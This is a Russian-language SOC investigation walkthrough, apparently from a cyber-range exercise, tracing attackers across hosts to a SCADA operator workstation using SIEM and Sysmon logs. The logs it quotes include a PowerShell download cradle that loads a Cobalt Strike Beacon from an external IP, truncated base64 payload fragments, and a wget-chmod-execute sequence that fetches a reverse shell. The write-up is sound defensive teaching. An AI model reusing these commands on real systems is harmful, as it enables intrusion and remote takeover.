


Рисунок 1. Недопустимое событие, реализованное командой атакующих

Мы видим, что кроме оператора никто не заходил по RDP на узел. А еще обратим внимание, что все RDP-сессии осуществлены с одного IP-адреса (10.156.22.25). Первая успешная RDP-сессия была установлена еще накануне вечером. Проанализировав активность на узле airportboarding, мы не обнаружили ничего интересного: не было ни сканирований, ни следов инструментов для атак на промышленные сети — ничего. Можем предположить, что, войдя по RDP, атакующие увидели открытую консоль управления телетрапом и, дождавшись момента посадки пассажиров, отодвинули его. В этом случае разумнее всего перейти к анализу происходящего со следующим узлом (10.156.22.25), с которого был получен доступ к узлу оператора SCADA-системы, и поискать артефакты действий атакующего там.

Анализируя события с comp-54.hv-logistics.stf (10.156.22.25), мы можем выяснить, какие процессы обращались к порту 3389 на узле оператора SCADA-системы (10.156.22.134). Мы видим, что за интересующий нас промежуток времени к порту обращались два процесса: nmap.exe и lsysnetworkrestricted.exe. Первый — это общеизвестный инструмент для сканирования и поиска открытых портов, который активно используют в атаках на инфраструктуру и пентестеры, и реальные злоумышленники. Назначение второго процесса непонятно. Тут может быть несколько вариантов: либо это кастомизированный клиент RDP, либо инструмент для туннелирования трафика, либо другой сетевой сканер. Давайте разбираться.

Рисунок 3. Процессы, открывающие соединение по порту RDP на узел оператора SCADA

Фильтр: Все события

event\_src.host = "comp-54.hv-..."

time, event\_src.host, dst.ip, text

time (своее время)

object.process.name

Кол	object.process.name	time
28	nmap.exe	19.05.2022
7	lsysnetworkrestricted.exe	19.05.2022

19.05.2022 11:40:33

На узле comp-54.hv-logistics.stf открыто соединение по протоколу tcp с узла comp-54.hv-logistics.stf на узел -

Категория

Адресаты

Отправитель

src.asset comp-54.hv-logistics.stf (10.156.22.25)

src.host comp-54.hv-logistics.stf

src.hostname comp-54

src.fqdn comp-54.hv-logistics.stf

src.ip 10.156.22.25

src.port 8219

Получатель

dst.asset 10.156.22.134

dst.host -

dst.hostname -

dst.ip 10.156.22.134

dst.port 3389

Посмотрим, что это за файл `lsysnetworkrestricted.exe` и откуда он взялся. Начнем с события запуска процесса (`msgid` in [1, 4688]). Стоит обратить внимание на то, что у файла отсутствуют метаданные и исходное имя (`original_name`), а еще он был запущен от имени NT Authority\System. Файл располагается в папке `C:\Windows\System32`, но не относится к Windows. Мы можем сделать вывод, что этот файл создан атакующими и что они смогли получить системные привилегии на узле `comp-54.hv-logistics.stf` (10.156.22.25).




Рисунок 4. Событие старта процесса `lsysnetworkrestricted.exe`

Далее мы находим событие создания файла. Проанализировав события с `msgid` = 11 (`Sysmon`), мы обнаруживаем, что этот исполняемый файл был создан процессом `powershell.exe` с PID (`process identifier`) 2224. PowerShell – один из незаменимых инструментов атакующих, поэтому Microsoft предоставили аналитикам SOC отличные события его аудита. Зная PID родительского процесса `powershell.exe`, мы анализируем события 4103 и 4104 (журнал Windows PowerShell) и обнаруживаем скачивание файла с помощью командлета `Invoke-WebRequest`. Также мы видим, что команда выполнялась от имени пользователя `r_flores_admin`.

Теперь в центре нашего внимания оказывается пользователь `r_flores_admin`. Прodelываем трюк, который мы уже использовали ранее: смотрим, откуда, как и когда был осуществлен вход от имени этого пользователя. Оказывается, что это вновь RDP-сессия с узла `rdg.hv-logistivs.stf` (10.156.26.21). Но пока не будем забегать вперед и смотреть, что же происходило на том узле, — остановимся на самом факте входа. Из этого события мы можем извлечь крайне полезную информацию — ID сеанса. Он позволит нам собрать всю активность пользователя в рамках этой RDP-сессии, что бывает полезно при реагировании на инцидент. Мы можем посмотреть запущенные в рамках сессии процессы, найти возможные артефакты атакующих и потенциальные способы закрепления в системе.

Рисунок 6. Установка службы на `comp-54.hv-logistics.stf` (10.156.22.25) для повышения привилегий и закрепления в системе





Рисунок 5. События скачивания файла `lsysnetworkrestricted.exe`



Мы обнаружили, что в рамках этой сессии `r_flores_admin` создал сервис с исполняемым файлом `WWIHost.exe`, тем самым повысив свои привилегии до `SYSTEM`. Имя службы было выбрано такое, чтобы она была похожа на системную и не выделялась (спасибо за то, что пытаетесь скрываться!). Обратите внимание на поля `object.property` и `object.type`: их значения свидетельствуют о том, что служба запускается автоматически (тип 2); то есть атакующие не только повысили права, но и закрепились в системе. Ранее нам уже встречался процесс `wwihost.exe`, но в качестве родительского для `lsysnetworkrestricted.exe`. То есть он был запущен от `SYSTEM`, так как наследует эти права от `wwihost.exe`, запущенного как сервис.

Очень часто хакерские инструменты оставляют после себя следы, по которым можно классифицировать то или иное ПО.


Например, модуль `Impacket smbexec` использует технику `service execution` для выполнения команд с повышенными привилегиями. Он создает в целевой системе службу, имя которой зафиксировано автором в коде скрипта (ВТОВТО). Так как иногда атакующие

забывают поменять эту строку (а иногда лень), это может стать отличным индикатором использования `Impacket smbexec`.

По таким следам правила корреляции `MaxPatrol SIEM` и правила `PT NAD` умеют обнаруживать большую часть популярных (и не очень) инструментов, используемых в атаках: модули фреймворков `Metasploit Framework`, `Koadic` и `Cobalt Strike`, инструменты из набора `Impacket`, `Mimikatz`, `Rubeus` и множество других.

Аналитики `SOC`, возлюбите `msgid = 1` (`Sysmon`)! В отличие от штатного логирования старта процесса в `Windows` (`msgid = 4688`), `Sysmon` предоставляет больше информации и дает больше контекста. Например, ничем не примечательный `1.exe` оказывается эксплойтом для свежей уязвимости в `RPC` (`CVE-2022-26809`). Значения метаданных и исходного имени файла задаются на этапе сборки исполняемого файла, но если атакующие используют готовый инструмент и просто переименовывают его исполняемый файл, чтобы скрыться, то `Sysmon` позволит вам легко это вычислить.

Рисунок 7. Переименованный эксплойт для свежей уязвимости `CVE-2022-26809`





## Серверный сегмент

Итак, вернемся к нашей цепочке. Расследование приводит нас на узел `rdg.hv-logistics.stf` (10.156.26.21), с которого авторизовывался `r_flores_admin`. Так как на практике сегмент АСУ ТП защищается особо тщательно, получить доступ к узлам операторов бывает не просто, дотянуться до них по сети можно далеко не отовсюду. Обычно сетевой связностью с узлами операторов АСУ ТП обладают несколько инфраструктурных серверов (KSC, SCCM) и, возможно, несколько компьютеров из сегмента администраторов. В нашем случае такой лазейкой в сегмент SCADA стал сервер Remote Desktop Gateway.

По процедуре, описанной выше, находим процесс, осуществлявший удаленный вход по RDP (`msgid` in [3,5156] and `dst.port` = 3389). Вы знаете, что делать дальше: `msgid` in [1, 4688]. Смотрим, что это за процесс, кто его запустил,

вытаскиваем `subject.account.session_id` и анализируем активность, предшествовавшую перемещению на следующий узел в цепочке атаки.

Нам бы хотелось, чтобы атакующие показывали неизвестные, новые и интересные техники атак. Но, как и в жизни, есть подготовленный инструментарий и работающие стратегии. Поэтому и в реальности, когда атакующие перемещаются от узла к узлу, мы видим похожие события. А значит, и наши техники расследования часто оказываются однотипными.

Тут мы видим стандартное обращение от процесса `mstsc.exe`, родителем которого является `explorer.exe`. Значит, у атакующих снова был интерактивный доступ.

Рисунок 8. RDP-сессия с `rdg.hv-logistics.stf` (10.156.26.21)

18.05.2022 17:41:15

На узле `rdg.hv-logistics.stf` открыто соединение по протоколу `tcp` с узла `rdg.hv-logistics.stf` на узле `comp-54.hv-logistics.stf`

Отправитель

`src.asset`

`rdg.hv-logistics.stf` (10.156.26.21)

`src.host`

`rdg.hv-logistics.stf`

`src.fqdn`

`rdg.hv-logistics.stf`

`src.ip`

10.156.26.21

Получатель

`dst.asset`

`comp-54.hv-logistics.stf` (10.156.22.25)

`dst.host`

`comp-54.hv-logistics.stf`

`dst.fqdn`

`comp-54.hv-logistics.stf`

`dst.ip`

10.156.22.25

`dst.port`

3389

Роли во взаимодействии

Объект

`object`

`connection`

`object.account.name`

`e_puckett`

`object.account.domain`

`hv-logistics.stf`

`object.account.id`

`S-1-5-21-274745202-2202521376-162648406-1108`

`object.process.name`

`mstsc.exe`

`object.process.path`

`c:\windows\system32\`

`object.process.fullpath`

`c:\windows\system32\mstsc.exe`

`object.process.guid`

`6CE65AB9-0213-6285-5E02-000000002D00`

`object.process.id`

3900

18.05.2022 17:26:27

Пользователь `e_puckett` запустил процесс `mstsc.exe` на узле `rdg.hv-logistics.stf`

`object.account.name`

`e_puckett`

`object.account.domain`

`hv-logistics.stf`

`object.account.session_id`

28127601

`object.account.id`

`S-1-5-21-274745202-2202521376-162648406-1108`

`object.process.name`

`mstsc.exe`

`object.process.path`

`c:\windows\system32\`

`object.process.original_name`

`mstsc.exe`

`object.process.fullpath`

`c:\windows\system32\mstsc.exe`

`object.process.cmdline`

`"C:\Windows\system32\mstsc.exe"`

`object.process.guid`

`6CE65AB9-0213-6285-5E02-000000002D00`

`object.process.id`

3900

`object.process.meta`

`Description:Remote Desktop Connection | Product:Microsoft® Windows® Ope`

`object.process.hash`

`SHA256:DF4D4192ED3A623F46ED7964D82C880E9EBC5A990FF8B149B4507`

`object.process.version`

`6.3.9600.18980 (winblue_ltsb.180324-0600)`

`object.process.parent.name`

`explorer.exe`

`object.process.parent.path`

`c:\windows\`

`object.process.parent.fullpath`

`c:\windows\explorer.exe`

`object.process.parent.id`

1992

`object.process.parent.guid`

`6CE65AB9-FFE8-6284-2E02-000000002D00`

`object.process.parent.cmdline`

`C:\Windows\Explorer.EXE`

У нас появляется новый скомпрометированный пользователь e\_puckett (который пришел с адреса 10.156.26.34). Посмотрим сработавшие правила корреляции в рамках его сессии. PowerShell, который открывает соединение на внешний адрес? Чаще всего это говорит о потенциальном соединении с C2-сервером (command and control) атакующих или же о скачивании файла (в некоторых случаях — об использовании фреймворков для проведения разведки или атак на Active Directory, например PowerSploit, BloodHound). И почти всегда это говорит о том, что с узлом что-то нечисто.

Скриншот интерфейса системы безопасности, отображающий список сработавших правил корреляции на узле rdg.hv-logistics.stf. В центре экрана — таблица с 12 записями, каждая из которых содержит номер инцидента, название правила (например, suspicious\_connection, copied\_or\_renamed\_execut), время события, источник события (rdg.hv-logistics.stf), название корреляции (Suspicious\_Connection) и текст описания (Ha yane rdg.hv-logistics.stf). Справа от таблицы — детализированный вид одного из событий (19.05.2022 11:31:47). В правой панели указаны данные об отправителе (src.asset: rdg.hv-logistics.stf (10.156.26.21), src.ip: 10.156.26.21, src.port: 55058) и получателе (dst.host: 225.234.105.34.bc.googleusercontent.com, dst.ip: 34.105.234.225, dst.port: 443). В нижней части правой панели, в разделе 'Роли во взаимодействии', перечислены объекты события: object.connection, object.account.name: e\_puckett, object.account.domain: hv-logistics.stf, object.account.id: S-1-5-21-274745202-2202521376-162648406-1108, object.process.name: powershell.exe, object.process.path: c:\windows\system32\windowspowershell\powershell.exe. В таблице и в правой панели некоторые элементы выделены красными рамками.

Рисунок 9. Список сработавших правил корреляции на узле rdg.hv-logistics.stf

Мы нашли адрес, который потенциально принадлежит атакующим. В реальной жизни с ним мы делаем три вещи:

1. Блокируем все соединения из нашей сети на этот адрес.
2. Добавляем в IoC, чтобы при попытке подключения к указанному адресу любого узла в нашей инфраструктуре мы сразу же получали сообщение от систем защиты о критически опасном инциденте максимально быстро запустили расследование и среагировали на инцидент.
3. Проводим ретроспективный анализ и находим все узлы, которые могли оказаться под контролем атакующих (сейчас мы этого делать не будем, чтобы не спойлерить итоги расследования, а посмотрим на этот адрес только в рамках текущего узла).

Изучим, какие события на узле связаны с указанным адресом. Так как это powershell.exe, то нам снова оказываются полезны события с msgid = 4104: видим Invoke-Expression (IEX), net.webclient, downloadstring, а затем много строк base64-encoded. Даже если вы не встречали подобного в жизни, несложно догадаться, что тут происходит. А если сталкивались с таким, то точно должны знать, что разбитый на несколько событий Base64 характерен для запуска полезной нагрузки PowerShell и доставки Cobalt Strike Beacon на узел.

time	event_src.host	object.process.cmdline
18.05.2022 17:37:34	rdg.hv-logistics.stf	fh6hpY2Dg40CobeXqfIh8fqGjJaODg4Kht5fAet+oaWNw40DgqG3luTg4KhpY3jg40CobeUg50DgqGijQODg4Kht5ZL40Co...
18.05.2022 17:37:34	rdg.hv-logistics.stf	X+JyNOfk4jx+08fGica028c/1BJS653jB+XQ7rvRLz953A38W3Bwry1GP9zMqEHTPh923LPh3LAowp20sVclH4jU/zVeA73sB...
18.05.2022 17:37:34	rdg.hv-logistics.stf	xKBrKB/1ko/h4GUGl05rpMTY2aTEoJTK0yAL5Vjh40DgqGMkyCMsLKhj6R+obeXB40DgqGmh+Kht5erg40CobaH4aGshlyw...
18.05.2022 17:37:34	rdg.hv-logistics.stf	xJ9wE1J4F3jdA42/kJZx3KdfzyeNBzh2sOyoeaf+jNieVW6xAsY0LuNSUds85PF/8Jfrf+vLnH/Sl6n/pi+LvuvLjGvw/EI7BFyXD...
18.05.2022 17:37:34	rdg.hv-logistics.stf	NiW1bB2nRVnNNECj1jrBR3HOPFewKOyWO+/UkNWm1EoBYOalvUnRst4tNL2ZNDn+XNdNpJxqRUa4/1Zy5SgQfYsy1aAtW0...
18.05.2022 17:37:34	rdg.hv-logistics.stf	xJCobbUlqG2sxJAI8V8fh2s4ZSDvZQ/j40CobbTEkKhrMSQCJQPhx9rOGUG72U24+DgrG2kxJCobbWYqG2sxJAI014fh2s4...
18.05.2022 17:37:34	rdg.hv-logistics.stf	g40Ck2afoleilaxAJeuDg4Mu/800/6KEWpO/oY09kZuDg4NMMyay2kbaLlCFzg40DbJpXDXGun8GsrqOMoC+pg2OqV4h8jqB8...
18.05.2022 17:37:34	rdg.hv-logistics.stf	+Tg4CekxMTc40DgW0Hg40CoIyDgqGusxJDvVqTh8MUf40DglQD4WeHg40CoIynhqGu0xJDvVqzq8GEBH+Dg4CEB8OshW...
18.05.2022 17:37:34	rdg.hv-logistics.stf	qepVJXOM44Tv4CzYAlYK7x+Vj70ph+cl03Y2xnJl5LeTBrrjuHeF1B/GNVsir2TT2MlebX6gl6S3Zd1oHGK39Me6E/ptPsZSPy...
18.05.2022 17:37:34	rdg.hv-logistics.stf	QhlyQluCMilyMjliMjlyjlyMyNisJNhcolzYRmtMswy7jKFMpQ5PXIIMilyMjai4hi1gulSodmCEjlyMjlyzoVKCMGF1lgBLJFIDPTLcM...
18.05.2022 17:37:32	rdg.hv-logistics.stf	powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://34.105.234.225/80/aaaa'))"
18.05.2022 17:37:32	rdg.hv-logistics.stf	powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://34.105.234.225:80/aaaa'))"
18.05.2022 17:37:32	rdg.hv-logistics.stf	IEX ((new-object net.webclient).downloadstring('http://34.105.234.225:80/aaaa'))

Рисунок 10. Загрузка Beacon фреймворка Cobalt Strike

Общие сведения	
Обнаружена	18 мая 2022, 17:36:17
Название	REMOTE [PTsecurity] Cobalt Strike
Опасность	<input checked="" type="checkbox"/> Высокая
SID	10005766 Ревизия 4
Класс	A Network Trojan was Detected
Атакующий узел	<div> H5863 </div> <div> 10.156.26.21    rdg.hv-logistics.stf   Root, Контроль события, sysmon,  windows, 2_hv-logistics, 2_hl_rf0,  Production, HOME_NET, SERVER </div>
→ Атакуемый узел	<div> 34.105.234.225    [AS396982 GOOGLE-CLOUD-PLATFORM]  GB (GB) Великобритания, London  EXTERNAL_NET </div>

Рисунок 11. Сработка PT NAD на Cobalt Strike, подтверждающая нашу теорию

Дальнейший анализ показал, что активность атакующих на узле была минимальной. Мы увидели запуск pmap и ring до нескольких узлов из разных сетей (в том числе до сегментов АСУ ТП и сегмента администраторов). Пользователь e\_puckett не имеет прав локального администратора, но при этом мы также не увидели каких-либо попыток повысить привилегии. Это может говорить о том, что узел rdg.hv-logistics.stf (10.156.26.21) был интересен атакующим только из-за доступа практически в любой уголок сети компании. Закрепились атакующие через добавление своей полезной нагрузки в автозагрузку. Beacon Cobalt Strike

использовался исключительно для проксирования трафика до интересующих хакеров целей.

Так что, следуя по цепочке перемещения хакеров, переходим к узлу iTop с адресом 10.156.26.34 (рис. 12), с которого атакующие заходили по RDP на rdg.hv-logistics.stf (10.156.26.21) под пользователем e\_puckett. Находим обращения к порту 3389 от файла /tmp/la, и на самом деле в найденных событиях подозрительно все: скрипт из папки /tmp/ открывает соединение к порту 3389, еще и запущен пользователем www-data. Выглядит подозрительно, не так ли?

Рисунок 12. Обращение от файла /tmp/la к порту 3389

time	event_src.host	dst.host	dst.port	subject.process.fullpath
18.05.2022 17:15:51	10.156.26.34	10.156.26.21	3389	/tmp/la
18.05.2022 17:14:10	10.156.26.34	10.156.26.21	3389	/tmp/la
18.05.2022 16:44:21	10.156.26.34	10.156.26.21	3389	/tmp/la
18.05.2022 16:42:54	10.156.26.34	10.156.26.21	3389	/tmp/la
18.05.2022 16:09:19	10.156.26.34	10.156.26.21	3389	/tmp/rmap

Process: /tmp/la
dst.asset: rdg-hv-logistics.stf (10.156.26.21)
dst.host: 10.156.26.21
dst.ip: 10.156.26.21
dst.port: 3389

Роли во взаимодействии	
Subject	subject.process
subject.name	www-data
subject.id	33
subject.type	web.daemon
subject.account.name	unset
subject.account.session	4294967295
subject.account.id	4294967295
subject.account.privilege	33
subject.process.name	la
subject.process.path	/tmp/
subject.process.fullpath	/tmp/la
subject.process.cmdline	/tmp/la
subject.process.id	39789
subject.process.parent	39786

Выполнение команд от имени пользователя `www-data` говорит о потенциальной RCE-уязвимости (Remote Code Execution) в веб-интерфейсе (возможно, с использованием веб-шелла). Каждый пентестер, даже далеко не самый опытный, знает, что при эксплуатации RCE-уязвимости в веб-приложении он получает права того пользователя, от имени которого запущен веб-сервис. Иногда ленивые администраторы серверов делают атакующим подарок в виде прав `root`, но в большинстве случаев это все же `www-data`, `bitrix`, `confluence` (привет, CVE-2022-26134) или пользователь, не обладающий высокими правами или даже правом на интерактивный вход.

Нужно понять, откуда взялся этот файл `la`. По строке запуска `/tmp/la` находим скачивание пользователем `www-data` через `wget`, `chmod +x` на `/tmp/la` (дает файлу право на исполнение) — обратный шелл до управляющего сервера. Довольно стандартный сценарий при эксплуатации веб-уязвимости. Аналитики SOC, обращайте внимание на то, какие команды выполняют пользователи — демоны веб-сервисов. Если внезапно `www-data` начинает выяснять, кто он (`whoami`) и где он (`hostname`), то следует повнимательней присмотреться к его активности.

Кстати, домен `lg4.ptsecurity.net` мы уже встречали ранее на узле `comp-54.hv-logistics.stf` (рис. 5).

Рисунок 13. Скачивание, назначение прав и исполнение файла /tmp/la

time	event_src.host	object.account.name	object.process.cmdline
18.05.2022 13:04:45	10.156.26.34	www-data	/tmp/la
18.05.2022 13:04:45	10.156.26.34	www-data	chmod +x /tmp/la
18.05.2022 13:04:43	10.156.26.34	www-data	wget http://lg4.ptsecurity.net/zhayla/lg4.lin -O /tmp/la

С помощью SIEM-систем можно узнать, какие команды выполнялись, но продукты этого класса не могут сказать, что находится внутри исполняемого файла или файла скрипта. Нам остается только строить предположения. Или... Или нам на помощь приходит PT NAD, который умеет извлекать из трафика передаваемые файлы и сразу отправлять их на анализ в PT Sandbox (обратите

внимание: около имени передаваемого файла появляется индикатор того, что в результате анализа файл был признан вредоносным). Стоит сделать оговорку, что это не сработает с шифрованным трафиком (HTTPS, SSH), но в MaxPatrol SIEM мы видим, что для передачи использовался HTTP (без SSL). Можем легко найти скачивание файла `lg4.lin`, который сохранили в `/tmp/la`.

